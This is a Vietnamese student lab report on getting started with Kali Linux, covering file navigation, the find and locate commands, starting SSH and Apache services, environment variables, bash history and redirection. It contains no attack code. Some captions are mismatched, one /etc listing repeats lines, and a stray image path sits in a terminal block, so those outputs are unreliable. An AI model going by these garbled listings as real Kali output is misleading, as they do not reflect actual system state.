

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng máy tính

Tên chủ đề: Getting comfortable with Kali Linux

GVHD: Tô Trọng Nghĩa

1.

Lớp: NT101.N11.ATCL

THÔNG TIN CHUNG:

STT	Họ và tên	MSSV	Email
1	Lê Minh Nhã	20521690	20521690@gm.uit.edu.vn
2	Vương Đình Thanh Ngân	20521649	20521649@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1		100%
2		100%
3		100%
4		90%
5		80%

Mục lục:

Phần 1: Tổng quan Kali Linux

1.1. Bài tập trên lớp.....2

1.2. Bài tập về nhà.....5

Phần 2: Quản lý các dịch vụ

2.1. Bài tập trên lớp.....6

2.2. Bài tập về nhà.....8

Phần 3: Command line

3.1. Bài tập trên lớp.....10

3.2. Bài tập về nhà.....20

Phần 4: Các công cụ cần thiết

4.1. Bài tập trên lớp.....29

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

4.2. Bài tập về nhà.....29

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

1. Tổng quan Kali Linux:

Bài 1: Liệt kê các tập tính

- Sử dụng lệnh ls để liệt kê các tập tin/ thư mục và ls -a hiển thị cả những tập tin ẩn:

```
(kali@kali)-[~]
$ ls
Desktop  devops-study-team  Documents  Downloads  Music  Ngan  Nhom18  Pictures  Public  Templates  Videos

(kali@kali)-[~]
$ ls -a
.          .bashrc.original  devops-study-team  .face          .ICEauthority  Music          .profile  .viminfo          .zsh_history
..         .cache            .dmrc             .face.icon     .java          Ngan           Public    .Xauthority       .zshrc
.bash_logout .config          Documents         .gitconfig     .lessht       Nhom18        Templates .xsession-errors
.bashrc     Desktop          Downloads         .gnupg         .local        Pictures       Videos   .xsession-errors.old
```

Hình 1.1: Hình minh họa thực hiện lệnh ls trên Kali

- Bên cạnh đó ta có thể sử dụng lệnh ls -al để hiển thị mỗi tập tin trên một dòng

```

(kali㉿kali)-[~]
$ mkdir notes

(kali㉿kali)-[~]
$ cd notes/

(kali㉿kali)-[~/notes]
$ mkdir modules one

(kali㉿kali)-[~/notes]
$ ls
modules  one

(kali㉿kali)-[~/notes]
$ rm -rf modules/ one/

(kali㉿kali)-[~/notes]
$ mkdir "modules one"

(kali㉿kali)-[~/notes]
$ cd modules\ one/

(kali㉿kali)-[~/notes/modules one]
$

```

Hình 1.2: Hình minh họa thực hiện lệnh `ls -al` trên Kali

- Lệnh `ls /etc` để hiển thị tệp trong thư mục `etc` (hiển thị tệp trong một thư mục cụ thể)

```

(kali㉿kali)-[~]
$ ls /etc
adduser.conf      dpkg      inputrc      mailcap      pam.d      runit      sysctl.d
adduser.conf.dpkg-save  e2scrub.conf  insserv.conf.d  mailcap.order  papersize  samba      sysstat
alsa              emacs     ipp-usb       manpath.config  passwd     sane.d     systemd
alternatives     environment  iproute2       matplotlibrc    passwd-    scalpel    terminfo
apache2          etherypes  ipsec.conf     mime.types      perl       screenrc   theHarvester
apparmor         ettercap   ipsec.d        miredo          php        sddm.conf.d  tightvncserver.conf
apparmor.d       firebird   ipsec.secrets  miredo.conf     plymouth   searchsploit_rc  timezone
apt              firefox-esr  issue          mke2fs.conf     polkit-1   security    timidity
avahi            fonts      issue.net      ModemManager    selinux    sensors3.conf  tmpfiles.d
bash.bashrc      freetds    java-11-openjdk  modprobe.d      services   sensors.d    ucf.conf
bash_completion  fstab      kernel         modules          uddev      sgml        udev
bindresvport.blacklist  fuse.conf  keyutils       modules-load.d  udisks2    shml        ufw
binfmt.d         gai.conf   king-phisher   motd            updatedb.conf  shadow      update-motd.d
bluetooth        geoclue    kismet         mtab            UPower      shadow-     usb_modeswitch.conf
ca-certificates  ghostscript  ldap           mysql           usb_modeswitch.d  shells      vdpau_wrapper.cfg
ca-certificates.conf  glvnd      ld.so.cache    nanorc          vim         UPower      vmware-tools
chatscripts      gprofng.rc  ld.so.conf     netconfig       vpnc        smartd.conf  vulkan
cifs-utils       groff      ld.so.conf.d   network         wgetrc      smartmontools  wireshark
cloud            group      letsencrypt    NetworkManager  wpa_supplicant  sml.conf    X11
console-setup   grub.d     libao.conf     nfs.conf        xattr.conf  snmp        xdg
cron.d           gshadow    libblockdev    nftables.conf  xfc4       speech-dispatcher  xl2tpd
cron.daily      gss        libbcbid_Info.plist  nginx          xrdp       ssh         zsh
cron.hourly     gtk-2.0    libbcbid_Info.plist  nsswitch.conf  zsh_command_not_found
cron.monthly    gtk-3.0    libbcbid_Info.plist  ntpsec        zsh
crontab         guymager   libbcbid_Info.plist  ntpsec        zsh
cron.weekly     hdparm.conf  libbcbid_Info.plist  ntpsec        zsh
cryptsetup-initramfs  host.conf  libbcbid_Info.plist  ntpsec        zsh
cryptsetup-nuke-password  hostname  libbcbid_Info.plist  ntpsec        zsh
crypttab        hosts      libbcbid_Info.plist  ntpsec        zsh
dbus-1          hosts.allow  libbcbid_Info.plist  ntpsec        zsh
dconf           hosts.deny  libbcbid_Info.plist  ntpsec        zsh
debconf.conf    idmapd.conf  libbcbid_Info.plist  ntpsec        zsh
debian_version  ifplugd     libbcbid_Info.plist  ntpsec        zsh
debtags         ImageMagick-6  libbcbid_Info.plist  ntpsec        zsh
default         inetsim     libbcbid_Info.plist  ntpsec        zsh
deluser.conf    init.d      libbcbid_Info.plist  ntpsec        zsh
dhcp            magic       libbcbid_Info.plist  ntpsec        zsh
dictionaries-common  magic       libbcbid_Info.plist  ntpsec        zsh

```

Hình 1.3: Hình minh họa thực hiện lệnh `ls /etc` trên Kali

Bài 2: Di chuyển xung quanh

- Chúng ta sử dụng lệnh `cd ./` kèm theo đường dẫn để di chuyển tới thư mục mong muốn

```
(kali@kali)-[~]  
$ cd ./Nhom18/git-intro/  
(kali@kali)-[~/Nhom18/git-intro]  
$
```

Hình 2.1: Hình minh họa thực hiện lệnh `cd` trên Linux

- Lệnh `pwd` sẽ hiển thị thư mục hiện tại

```
(kali@kali)-[~/Nhom18/git-intro]  
$ pwd  
/home/kali/Nhom18/git-intro  
(kali@kali)-[~/Nhom18/git-intro]  
$
```

Hình 2.2: Hình minh họa thực hiện lệnh `pwd` trên Linux

```
(kali@kali)-[~/Nhom18/git-intro]  
$ cd ~  
(kali@kali)-[~]  
$ pwd  
/home/kali
```

Hình 2.3: Hình minh họa thực hiện lệnh `cd~` trên Linux

Bài 3: Tạo thư mục:

```
(kali@kali)-[~]  
$ mkdir notes  
(kali@kali)-[~]  
$ cd notes/  
(kali@kali)-[~/notes]  
$ mkdir modules one  
(kali@kali)-[~/notes]  
$ ls  
modules one  
(kali@kali)-[~/notes]  
$ rm -rf modules/ one/  
(kali@kali)-[~/notes]  
$ mkdir "modules one"  
(kali@kali)-[~/notes]  
$ cd modules\ one/  
(kali@kali)-[~/notes/modules one]  
$
```

```
(kali@kali)-[~/notes/modules one]
$ mkdir -p test/{one,two,three}

(kali@kali)-[~/notes/modules one]
$ ls -l test/
one
three
two

(kali@kali)-[~/notes/modules one]
$
```

Bài tập về nhà:

Bài 1:

- Khi sử dụng lệnh “which pwd” thì sẽ hiển thị “pwd shell built-in command” và không xác định được vị trí lưu trữ của lệnh “pwd”

```
(kali@kali)-[~]
$ which pwd
pwd: shell built-in command

(kali@kali)-[~]
$
```

Hình a: Thực hiện lệnh Which pwd

- Thay vào đó ta sẽ dùng thêm -a để hiển thị đường dẫn thì ta sẽ thấy pwd xuất hiện ở hai nơi là /usr/bin/pwd và /bin/pwd

```
(kali@kali)-[~]
$ which -a pwd
pwd: shell built-in command
/usr/bin/pwd
/bin/pwd
```

Hình b: Thực hiện lệnh Which -a pwd

Bài 2:

- Khi ta thực hiện câu lệnh locate wce.exe thì sẽ hiển thị đường dẫn tới wce.exe (nơi lưu trữ wce32.exe)

```
(kali@kali)-[~]
$ locate wce32.exe
/usr/share/windows-resources/wce/wce32.exe
```

Hình c: Thực hiện câu lệnh locate

Bài 3:

- Ở đây ta sử dụng lệnh “sudo find / -type f -mtime +1 -mtime -3 ! -user root -exec ls -l {} /home/kali \;”
- + Type f: xác định là loại file
- + - mtime +1: thời gian chỉnh sửa cuối lớn hơn 1*24 giờ.
- + - mtime -2 : thời gian chỉnh sửa cuối nhỏ hơn 2*24 giờ.
- + ! -user root: có user không phải là root.
- + Exec: thực hiện lệnh ls -l theo sau

```
(kali@kali) [~/Desktop]
$ sudo find / -type f -mtime +1 -mtime -3 ! -user root -exec ls -l {} /home/kali \;
find: '/proc/5301': No such file or directory
find: '/proc/14938/task/14938/fdinfo/5': No such file or directory
find: '/proc/14938/fdinfo/6': No such file or directory
-rw-r--r-- 1 kali kali 105 Sep 27 21:13 /home/kali/.local/share/keyrings/login.keyring

/home/kali:
total 460
-r--r--r-- 1 root root      54 Sep 30 02:44 03e5201a9ab777b6a7f1bd3e89d9feaaa84339
-rw-r--r-- 1 root root    289 Sep 30 02:44 16643276361.desktop
-rw-r--r-- 1 root root    600 Sep 30 02:44 16643276372.desktop
-rw-r--r-- 1 root root    363 Sep 30 02:44 16643276373.desktop
-rw-r--r-- 1 root root    386 Sep 30 02:44 16643276374.desktop
-rw-r--r-- 1 root root    313 Sep 30 02:44 16643276375.desktop
-r--r--r-- 1 root root      54 Sep 30 02:44 1fadd2ee8ad492d818d8e2e268dd1560681124
-r--r--r-- 1 root root    118 Sep 30 02:44 39ed260412c6cfce6d082a34b3a246114d62bf
-r--r--r-- 1 root root      54 Sep 30 02:44 3b1d7a6745f3d85d40564466678b0503a8e842
-r--r--r-- 1 root root    120 Sep 30 02:44 536e9f885a71b8d4ad914baa92f296829984fa
-r--r--r-- 1 root root    204 Sep 30 02:44 567075aeb5879f449966c542b9d8df0177d1e8
-r--r--r-- 1 root root      54 Sep 30 02:44 694e70716d00bd2fc9b40294a03d8b7a8df2a9
-r--r--r-- 1 root root    140 Sep 30 02:44 69fd02d823e7407a1614d4c76d09ac67941e7a
-r--r--r-- 1 root root    101 Sep 30 02:44 a5276688f456a3f4667c864723bd97b41f743c
-r--r--r-- 1 root root      54 Sep 30 02:44 ad43421010f0417d982e2bd8c5dc517f5741dd
-rwxr-xr-x 1 root root    478 Sep 30 02:44 applypatch-msg.sample
-r--r--r-- 1 root root      54 Sep 30 02:44 b539789171cbc858dcc53f6b88f1da30d96932
-r--r--r-- 1 root root      54 Sep 30 02:44 b5f356b6dfd2de6b025e97bbf2886c7cd6addd
-r--r--r-- 1 root root    168 Sep 30 02:44 b79898dfa08b25ce57018d26c8101587329376
-rw-r--r-- 1 root root   28672 Sep 30 02:44 bde17a3d87c749edbdc20e922dc83a7b-card-database.tdb
-rw-r--r-- 1 root root   12288 Sep 30 02:44 bde17a3d87c749edbdc20e922dc83a7b-device-volumes.tdb
-rw-r--r-- 1 root root      696 Sep 30 02:44 bde17a3d87c749edbdc20e922dc83a7b-stream-volumes.tdb
-r--r--r-- 1 root root    182 Sep 30 02:44 c955135ce5c338a1dcfde8400197b08065c3f7
-r--r--r-- 1 root root    163 Sep 30 02:44 cb347c55d91a89fb22b60c1ed43b2f522aa65d
```

2. Quản lý các dịch vụ:

Bài 6: Dịch vụ SSH

- Sử dụng lệnh “sudo systemctl start ssh” để khởi động dịch vụ ssh và kiểm tra lại với lệnh “sudo ss -anltp | grep ssh”

```
(kali@kali)-[~/Desktop]
$ sudo systemctl start ssh

(kali@kali)-[~/Desktop]
$ sudo ss -anltp | grep sshd
LISTEN 0      128          0.0.0.0:22      0.0.0.0:*      users:((("sshd",pid=30424,fd=3))
LISTEN 0      128          [::]:22        [::]:*        users:((("sshd",pid=30424,fd=4))

(kali@kali)-[~/Desktop]
```

Hình 6.1: Hình minh họa thực thi khởi động dịch vụ SSH và kiểm tra

- Để khởi động SSH cùng lúc với hệ điều hành thì ta dùng câu lệnh “sudo systemctl enable ssh.service”

```
(kali@kali)-[~/Desktop]
$ sudo systemctl enable ssh.service
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.

(kali@kali)-[~/Desktop]
```

Hình 6.2: Hình minh họa thực thi cài đặt khởi động SSH

Bài 7: Dịch vụ HTTP

- Để khởi động được dịch vụ HTTP thì ta dùng tới lệnh “sudo service apache2 start” và kèm theo lệnh “sudo ss -anltp | grep apache2” để kiểm tra.

```
(kali@kali)-[~/Desktop]
$ sudo service apache2 start

(kali@kali)-[~/Desktop]
$ sudo ss -anltp | grep apache2
LISTEN 0      511          *:80            *:~ users:((("apache2",pid=30881,fd=4),("apache2",pid=30880,fd=4),("apache2",pid=30879,fd=4),("ap
ache2",pid=30878,fd=4),("apache2",pid=30877,fd=4),("apache2",pid=30875,fd=4))
```

Hình 7.1: Hình minh họa thực hiện khởi động dịch vụ HTTP và kiểm tra

- Tương tự như với SSH ta sử dụng lệnh sudo systemctl enable apache2 để HTTP có thể khởi động cùng lúc với hệ điều hành.

```
(kali@kali)-[~/Desktop]
$ sudo systemctl enable apache2
[sudo] password for kali:
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.

(kali@kali)-[~/Desktop]
$
```

Hình 7.2: Hình minh họa thực hiện cài đặt khởi động cho HTTP

- Lệnh “sudo systemctl list-unit-files” sẽ giúp chúng ta liệt kê các dịch vụ có sẵn

```
Unknown command verb list-unit-file.
(kali@kali)-[~/Desktop]
$ sudo systemctl list-unit-files
UNIT FILE                                STATE      VENDOR PRESET
proc-sys-fs-binfmt_misc.automount       static     -
-.mount                                  generated
dev-hugepages.mount                     static     -
dev-mqueue.mount                         static     -
proc-fs-nfsd.mount                       static     -
proc-sys-fs-binfmt_misc.mount            disabled   disabled
run-rpc_pipefs.mount                     generated
run-vmblock\x2dfuse.mount                enabled    enabled
sys-fs-fuse-connections.mount            static     -
sys-kernel-config.mount                  static     -
sys-kernel-debug.mount                   static     -
sys-kernel-tracing.mount                  static     -
var-lib-nfs-rpc_pipefs.mount             static     -
ntpsec-systemd-netif.path                enabled    enabled
systemd-ask-password-console.path        static     -
systemd-ask-password-plymouth.path        static     -
systemd-ask-password-wall.path            static     -
session-2.scope                          transient  -
apache-htcacheclean.service              disabled   disabled
apache-htcacheclean@.service             disabled   disabled
apache2.service                          enabled    disabled
apache2@.service                         disabled   disabled
apparmor.service                         disabled   disabled
```

Hình 7.3: Hình ảnh thực thi câu lệnh liệt kê danh sách các dịch vụ có sẵn

Bài tập về nhà:

Bài 4:

- Lệnh “ss -ln” để liệt kê các port đang được mở, trong đó -l để xác định port đang được mở, -n để hiển thị port dưới dạng số
- Lệnh sort để sắp xếp kết quả in ra

```
(kali@kali)-[~/Desktop]
$ ss -ln
Netid      State      Recv-Q     Send-Q     Local Address:Port
nl         UNCONN    0           0          0:503
nl         UNCONN    0           0          0:0
nl         UNCONN    0           0          0:1
nl         UNCONN    0           0          0:1
nl         UNCONN    0           0          0:503
nl         UNCONN    768         0          4:0
nl         UNCONN    4352        0          4:28446
nl         UNCONN    0           0          7:0
nl         UNCONN    0           0          9:-179626881
nl         UNCONN    0           0          9:1
nl         UNCONN    0           0          9:0
nl         UNCONN    0           0          9:503
nl         UNCONN    0           0          9:1
nl         UNCONN    0           0          10:0
nl         UNCONN    0           0          11:0
nl         UNCONN    0           0          15:869
nl         UNCONN    0           0          15:-262179299
nl         UNCONN    0           0          15:1231
nl         UNCONN    0           0          15:-252650225
```

Hình a.2: Hình ảnh thực thi lệnh ss -ln trên Kali

Bài 5:

```
(kali@kali)-[~/Desktop]
$ sudo systemctl start ssh
(kali@kali)-[~/Desktop]
$ sudo ss -anltp | grep sshd
LISTEN 0      128          0.0.0.0:22      0.0.0.0:*      users:((“sshd”,pid=30424,fd=3))
LISTEN 0      128          [::]:22        [::]:*         users:((“sshd”,pid=30424,fd=4))
```


Hình a.5: Hình thực thi lệnh kiểm tra dịch vụ SSH có đang chạy hay không

```
(kali@kali)-[~/Desktop]
$ sudo service apache2 start
(kali@kali)-[~/Desktop]
$ sudo ss -anlt | grep apache2
LISTEN 0      511      *:80      *:*      users:((("apache2",pid=30881,fd=4),("apache2",pid=30880,fd=4),("apache2",pid=30879,fd=4),("ap
ache2",pid=30878,fd=4),("apache2",pid=30877,fd=4),("apache2",pid=30875,fd=4))
(kali@kali)-[~/Desktop]
```

Hình b.5: Hình thực thi lệnh kiểm tra dịch vụ SSH có đang chạy hay không

- Lý do mà khi kiểm tra dịch vụ SSH có đang chạy hay không thì kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP thì kết quả chỉ có 1 dòng: tại vì đối với SSH nó sẽ mở kết nối cho cả ipv4 và ipv6 trong khi đó thì apache chỉ mở cho ipv4.

Bài 6:

- Dùng lệnh “sudo systemctl list-unit-files | grep ssh” để kiểm tra ssh có được kích hoạt khi khởi động máy không. Nếu như “ssh.service” có enabled thì nghĩa là SSH sẽ được kích hoạt khi khởi động.

```
(kali@kali)-[~/Desktop]
$ sudo systemctl list-unit-files | grep ssh
regenerate-ssh-host-keys.service    enabled          enabled
ssh.service                        enabled         disabled
ssh@.service                       static          -
sshd.service                       alias           -
ssh.socket                         disabled        disabled
rescue-ssh.target                  static          -
```

Hình a.6: Hình thực hiện câu lệnh sudo systemctl list-unit-files | grep ssh

- Để ngăn dịch vụ ssh khởi động cùng hệ thống, dùng lệnh “sudo systemctl disable ssh”.
- Dùng lệnh ở bước đầu để kiểm tra thì thấy “ssh.service” ở trạng thái disabled.

```
(kali㉿kali)-[~/Desktop]
$ sudo systemctl disable ssh

Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable ssh
Removed "/etc/systemd/system/sshd.service".
Removed "/etc/systemd/system/multi-user.target.wants/ssh.service".

(kali㉿kali)-[~/Desktop]
$ sudo systemctl list-unit-files | grep ssh
regenerate-ssh-host-keys.service      enabled      enabled
ssh.service                          disabled    disabled
ssh@.service                         static       -
ssh.socket                          disabled    disabled
rescue-ssh.target                    static       -

(kali㉿kali)-[~/Desktop]
$
```

Hình b.6: Hình thực hiện lệnh ngăn dịch vụ SSH chạy chung với hệ thống và kiểm tra

3. Command line:

Bài 8: Biến môi trường

Sử dụng lệnh echo tham chiếu tới PATH, là danh sách các đường dẫn thư mục được phân tách bằng dấu “:”

```
(kali㉿kali)-[~/notes/modules one]
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

(kali㉿kali)-[~/notes/modules one]
$
```

Hình 8.1: Hình ảnh thực hiện lệnh echo tới Path

- Có một số biến môi trường thông dụng, trong đó có USER, PWD, và HOME, chứa giá trị lần lượt của tên user, thư mục làm việc hiện tại, và thư mục home.

```
(kali㉿kali)-[~/notes/modules one]
$ echo $USER
kali

(kali㉿kali)-[~/notes/modules one]
$ echo $PWD
/home/kali/notes/modules one

(kali㉿kali)-[~/notes/modules one]
$ echo $HOME
/home/kali

(kali㉿kali)-[~/notes/modules one]
$
```

Hình 8.2: Hình ảnh thực thi ví dụ về biến môi trường USER, PWD, HOME

- Biến môi trường có thể được định nghĩa bằng cách dùng lệnh export. Chúng ta tiến hành quét một đối tượng và không muốn gõ lại tên miền, chúng ta có thể gán tên miền thành biến môi trường.

```
(kali㉿kali)-[~/notes/modules one]
$ ping -c 2 $b
PING google.com (142.250.66.46) 56(84) bytes of data.
64 bytes from hkg12s26-in-f14.1e100.net (142.250.66.46): icmp_seq=1 ttl=128 time=28.8 ms
64 bytes from hkg12s26-in-f14.1e100.net (142.250.66.46): icmp_seq=2 ttl=128 time=39.7 ms

— google.com ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 28.823/34.270/39.717/5.447 ms

(kali㉿kali)-[~/notes/modules one]
$
```

Hình 8.3: Hình ảnh thực thi lệnh export để khai báo biến môi trường

- Bên cạnh đó ta dùng biến “\$\$” để hiển thị process ID của shell hiện tại nhằm đảm bảo chúng ta thực thi lệnh ở 2 shell khác nhau

```
(kali㉿kali)-[~/notes/modules one]
$ echo $$
4046

(kali㉿kali)-[~/notes/modules one]
$ var="Thanh Ngan"

(kali㉿kali)-[~/notes/modules one]
$ echo $var
Thanh Ngan

(kali㉿kali)-[~/notes/modules one]
$ bash
(kali㉿kali)-[~/notes/modules one]
$ echo $$
31862


(kali㉿kali)-[~/notes/modules one]
$ echo $var
Thanh Ngan

(kali㉿kali)-[~/notes/modules one]
$ exit
exit

(kali㉿kali)-[~/notes/modules one]
$
```

Hình 8.4: Hình ảnh dùng lệnh export để khai báo biến môi trường

- Có rất nhiều biến môi trường đã được khai báo mặc định trong Kali Linux và để có thể xem chúng thì ta dùng lệnh env



```
(kali㉿kali)-[~/notes/modules one]
$ env
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
GDMSESSION=lightdm-xsession
GTK_MODULES=gail:atk-bridge
HOME=/home/kali
LANG=en_US.UTF-8
LANGUAGE=
LOGNAME=kali
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
PWD=/home/kali/notes/modules one
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/kali:~/tmp/.ICE-unix/1264,unix/kali:~/tmp/.ICE-unix/1264
SHELL=/usr/bin/zsh
SSH_AGENT_PID=1316
SSH_AUTH_SOCK=/tmp/ssh-XXXXXX5T3qEl/agent.1264
TERM=xterm-256color
USER=kali
WINDOWID=0
XAUTHORITY=/home/kali/.Xauthority
XDG_CONFIG_DIRS=/etc/xdg
XDG_CURRENT_DESKTOP=XFCE
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share:/usr/share:/usr/share
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
XDG_MENU_PREFIX=xfce-
XDG_RUNTIME_DIR=/run/user/1000
XDG_SEAT=seat0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
XDG_SESSION_CLASS=user
XDG_SESSION_DESKTOP=lightdm-xsession
XDG_SESSION_ID=2
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SESSION_TYPE=x11
XDG_VTNR=7
```

Hình 8.5: Hình ảnh sử dụng lệnh env để xem các biến môi trường

Bài 9: Bash history

- Trong quá trình làm việc chúng ta có thể xem lại lịch sử các lệnh đã nhập nhờ bash, thông qua câu lệnh history.

```

(kali㉿kali)-[~]
└─$ history
1  git config --global user.name "Nhom 18"
2  git config --global user.name "Nhom 18"
3  git config --global user.email "20521649@gm.uit.edu.vn"
4  git config --list
5  git config --global -d user.name "Nhom 18"
6  git config --global --unset-all user.name "Nhom 18"
7  git config --list
8  mkdir Nhom18
9  cd Nhom18
10 mkdir git-intro
11 cd git-intro
12 git init
13 ls -a
14 git status
15 vi README.MD
16 ls -la
17 cat README.MD
18 git status
19 git add README.MD
20 git status
21 git commit -m "Committing README.MD from Nhom18 to begin tracking\nchanges"
22 git log
23 cat README.MD
24 git status
25 git add README.MD
26 git commit -m "Nhom18 Added additional line to file"\n
27 git commit -m "Nhom18 Added additional line to file"\n
28 git log
29 git diff 55e36c3491f9f1da67b72ca0aa3f32433d4e7fd7 68cb347c55d91a89fb22b60c1ed43b2f522aa65d
30 git branch feature
31 git branch
32 git checkout feature
33 git branch
34 echo " from branch feature" >> README.MD
35 git add README.MD
36 cat README.MD
37 get status
38 git status
39 git commit -m "Added a third line in feature\nbranch"\n
40 git log
41 git checkout master

```

Hình 9.1: Hình ảnh thực hiện lệnh history để xem lại lịch sử

- Tiện ích history expansion với câu lệnh ! + số thứ tự lệnh bạn muốn thực hiện lại

```

(kali㉿kali)-[~]
└─$ !1

(kali㉿kali)-[~]
└─$ git config --global user.name "Nhom 18"

(kali㉿kali)-[~]
└─$ !10

(kali㉿kali)-[~]
└─$ mkdir git-intro

(kali㉿kali)-[~]
└─$ !50

(kali㉿kali)-[~]
└─$ cat README.MD

```

Hình 9.2: Hình ảnh thực hiện history expansion


```
(kali㉿kali)-[~]  
$ sudo systemctl restart apache2  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ !!  
  
(kali㉿kali)-[~]  
$ sudo systemctl restart apache2
```

Hình 9.3: Hình ảnh thực hiện lập lại lệnh trước đó

Bài 10: : Chuyển hướng đến các tập tin mới

- Ta chạy lệnh ls để liệt kê các tập tin hiện tại trong kali ta có toán tử ">" để lưu kết quả vào tập tin để sử dụng trong tương lai.
- Lệnh echo để in ra văn bản
- Tiếp tục lệnh echo kèm theo > để lưu dữ liệu vào file txt
- Lệnh cat để đọc để đọc, hiển thị nội dung file
- Tiếp tục thực hiện echo và > để ghi đè lên dữ liệu có sẵn, cuối cùng kết quả in ra là "Hello World"

```
(kali㉿kali)-[~]  
$ ls  
Desktop  devops-study-team  Documents  Downloads  git-intro  Music  Ngan  Nhom18  notes  Pictures  Public  Templates  Videos  
  
(kali㉿kali)-[~]  
$ echo "AHIHI"  
AHIHI  
  
(kali㉿kali)-[~]  
$ echo "AHIHI" > redirection.txt  
  
(kali㉿kali)-[~]  
$ ls  
Desktop  Documents  git-intro  Ngan  notes  Public  Templates  
devops-study-team  Downloads  Music  Nhom18  Pictures  redirection.txt  Videos  
  
(kali㉿kali)-[~]  
$ cat redirection.txt  
AHIHI  
  
(kali㉿kali)-[~]  
$ echo "Hello world"  
Hello world  
  
(kali㉿kali)-[~]  
$ echo "Hello world" > redirection.txt  
  
(kali㉿kali)-[~]  
$ cat redirection.txt  
Hello world  
  
(kali㉿kali)-[~]  
$
```

Bài 11: Chuyển hướng đến tập tin đã tồn tại

- Để thêm dữ liệu vào tập tin đã tồn tại (trái ngược với việc ghi đè lên tập tin), sử dụng toán tử ">>"

```
(kali㉿kali)-[~]  
$ echo "This is Ngan" >> redirection.txt  
  
(kali㉿kali)-[~]  
$ cat redirection.txt  
Hello world  
This is Ngan  
  
(kali㉿kali)-[~]  
$
